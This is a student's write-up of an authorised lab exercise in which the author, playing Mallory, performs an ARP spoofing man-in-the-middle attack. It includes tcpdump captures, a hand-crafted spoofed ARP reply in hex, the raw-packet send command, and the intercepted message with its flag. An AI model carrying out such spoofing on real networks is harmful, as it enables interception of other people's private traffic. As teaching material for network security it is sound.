

In this second practical exercise, I will perform a man-in-the-middle (**MITM**) attack.




Figure 1: Sketch of the network scenario with ARP.

I will play **Mallory's role** in this experiment: Since I joined **Group 10**, I got permission to access **Mallory's PC** (Log in Key: *msw0j0zvl6*).

I aim to establish myself as the man in the middle of the communication between Alice and Bob by applying an **ARP spoofing attack**.

After accessing **Mallory's PC**, I can see (*ifconfig -a*) a list of network interfaces available on Mallory's machine but I'm allowed to access the interface **eth10** only.

By Commanding on terminal: *ifconfig eth10*, I can see Mallory's MAC Address:

c0:00:00:00:00:10

To check the **ARP table** at Mallory's PC of network interface eth10 , I command "*arp -i eth10*": Here I got the following IP addresses and MAC addresses. Now, I can distinguish which Hardware address is belong to Alice and Bob.

```
user10@mallory:~$ arp -i eth10
Address          HWtype  HWaddress      Flags Mask
10.10.10.2       ether   b0:00:00:00:00:10  C
10.10.10.1       ether   a0:00:00:00:00:10  C
user10@mallory:~$
```

👉 At first, I **listened/analyzed network traffic** to the interface **eth10** by using the command: "*sudo tcpdump -i eth10 -Xn*"

I captured the same packet **repeatedly** from **Alice** (**ARP, Request who-has 10.10.10.2 tell 10.10.10.1**) where she asked for the MAC address to Bob.

```
user10@mallory:~$ sudo tcpdump -i eth10 -Xn
[sudo] password for user10:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth10, link-type EN10MB (Ethernet), capture size 262144 bytes
18:46:46.225554 ARP, Request who-has 10.10.10.2 tell 10.10.10.1, length 46
  0x0000:  0001 0800 0604 0001 a000 0000 0010 0a0a  .....
  0x0010:  0a01 0000 0000 0000 0a0a 0a02 0000 0000  .....
  0x0020:  0000 0000 0000 0000 0000 0000 0000  .....
18:47:22.954302 ARP, Request who-has 10.10.10.2 tell 10.10.10.1, length 46
  0x0000:  0001 0800 0604 0001 a000 0000 0010 0a0a  .....
  0x0010:  0a01 0000 0000 0000 0a0a 0a02 0000 0000  .....
  0x0020:  0000 0000 0000 0000 0000 0000 0000  .....
18:47:59.788819 ARP, Request who-has 10.10.10.2 tell 10.10.10.1, length 46
  0x0000:  0001 0800 0604 0001 a000 0000 0010 0a0a  .....
  0x0010:  0a01 0000 0000 0000 0a0a 0a02 0000 0000  .....
  0x0020:  0000 0000 0000 0000 0000 0000 0000  .....
```

☞ In order to play the man-in-the-middle, I will send an ARP reply to Alice as Bob. I will use Bob's IP address but with Mallory's MAC Address so that Alice's ARP Cache will store Mallory's MAC address as Bob's MAC address along with Bob's IP Address.

For doing, that I will create a fake ARP reply hexfile (payload).

```
user10@mallory: ~  
File Actions Edit View Help  
00000000 00 01 08 00 06 04 00 02 C0 00 00 00 00 10 0A 0A  
00000010 0A 02 A0 00 00 00 00 10 0A 0A 0A 01 00 00 00 00  
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00000030  
00000040
```

☞ The given **RAW_Packet.c** program will generate an ethernet frame of the form: dst addr | src addr | payloadproto | payload; and sends exactly one ethernet frame to the target.

☞ Sending the packet by using command: **sudo raw_packet eth10 Alice's_MAC_Address 0x0806 payload_file_name**

[Here **0x0806** as Payload protocol. Ethernet Frame Type- For an ARP request/reply, this field is 0x0806.]

☞ Now by **listening to network traffic** to the interface **eth10** by using the command: **"sudo tcpdump -i eth10 -Xn"**

I captured the packet where **Alice** shares her **secret** to Bob.

And of course, this package is being redirected to Bob as Mallory's PC doesn't think the message is for her due to the IP Address 10.10.10.2. That's why it redirects to Bob.

```
user10@mallory: ~  
File Actions Edit View Help  
win 502, options [nop,nop,TS val 77384259 ecr 2598796593], length 0  
0x0000: 4500 0034 7421 4000 4006 9e8c 0a0a 0a01 E...4t10.0.....  
0x0010: 0a0a 0a02 e246 1a0a 386b 8965 22ef 3cf7 ....F...8k.e".<.  
0x0020: 8010 01f6 8032 0000 0101 080a 049b 91c3 .....2.....  
0x0030: 9ae6 7d31 .....1  
21:42:05.200263 IP 10.10.10.1.57926 > 10.10.10.2.6666: Flags [P.], seq 0:188, ack 1, win 502, options [nop,nop,TS val 77384259 ecr 2598796593], length 188  
0x0000: 4500 0034 7421 4000 3f06 9f8c 0a0a 0a01 E...4t10.7.....  
0x0010: 0a0a 0a02 e246 1a0a 386b 8965 22ef 3cf7 ....F...8k.e".<.  
0x0020: 8010 01f6 8032 0000 0101 080a 049b 91c3 .....2.....  
0x0030: 9ae6 7d31 .....1  
21:42:05.200283 IP 10.10.10.1.57926 > 10.10.10.2.6666: Flags [P.], seq 0:188, ack 1, win 502, options [nop,nop,TS val 77384259 ecr 2598796593], length 188  
0x0000: 4500 00f0 7422 4000 4006 9dcf 0a0a 0a01 E...t".0.....  
0x0010: 0a0a 0a02 e246 1a0a 386b 8965 22ef 3cf7 ....F...8k.e".<.  
0x0020: 8018 01f6 3f06 0000 0101 080a 049b 91c3 ....7.....  
0x0030: 9ae6 7d31 4865 6c56 6f20 426f 622c 2074 ...JHello.Bob,t  
0x0040: 6869 7320 416c 6963 6520 2049 206b 6e6f his.Alice..I.kno  
0x0050: 7720 796f 7520 6861 7665 2061 2073 686f w.you.have.a.sho  
0x0060: 7274 206d 656d 6f72 792c 2074 6875 7320 rt.memory,.thus.  
0x0070: 4920 616d 2077 7269 7469 6e67 2079 6f75 I.am.writing.you  
0x0080: 206f 6e63 6520 6167 6169 6e20 746f 2074 .once.again.to.t  
0x0090: 656c 6220 706f 7520 6d79 2073 6563 7265 all.you.my.secre  
0x00a0: 742e 2050 6c65 6173 6520 6a6f 6e27 7320 t..Please.don's  
0x00b0: 7465 6c6c 2061 6e79 6f6e 6520 2e2e 2e20 tell.anyone....  
0x00c0: 2120 4d79 2053 6563 7265 7420 6973 2043 I.My.Secret.is.C  
0x00d0: 5446 2d20 3239 3861 3133 6635 3533 6162 TF-.298a13f553ab  
0x00e0: 3730 3866 6362 6262 3530 3032 6134 3600 706fcb0b5062a46  
21:42:05.200287 IP 10.10.10.1.57926 > 10.10.10.2.6666: Flags [P.], seq 0:188, ack 1, win 502, options [nop,nop,TS val 77384259 ecr 2598796593], length 188  
0x0000: 4500 00f0 7422 4000 3f06 9ecf 0a0a 0a01 E...t".0.....  
0x0010: 0a0a 0a02 e246 1a0a 386b 8965 22ef 3cf7 ....F...8k.e".<.  
0x0020: 8018 01f6 3f06 0000 0101 080a 049b 91c3 ....7.....  
0x0030: 9ae6 7d31 4865 6c56 6f20 426f 622c 2074 ...JHello.Bob,t  
0x0040: 6869 7320 416c 6963 6520 2049 206b 6e6f his.Alice..I.kno  
0x0050: 7720 796f 7520 6861 7665 2061 2073 686f w.you.have.a.sho  
0x0060: 7274 206d 656d 6f72 792c 2074 6875 7320 rt.memory,.thus.
```

Bonus Part

This time we assume Alice and Bob run an **intrusion detection system** capable to detect **modified ARP replies**,

I am not quite sure whether an **intrusion detection system** can detect **modified ARP requests or not**.

If not, then I can send a **modified ARP request** to Alice. Acting as Bob but using Mallory's MAC address.

I did send a modified ARP request to Alice and I got the same key from Alice but I do not know whether the intrusion detection system detect it or not.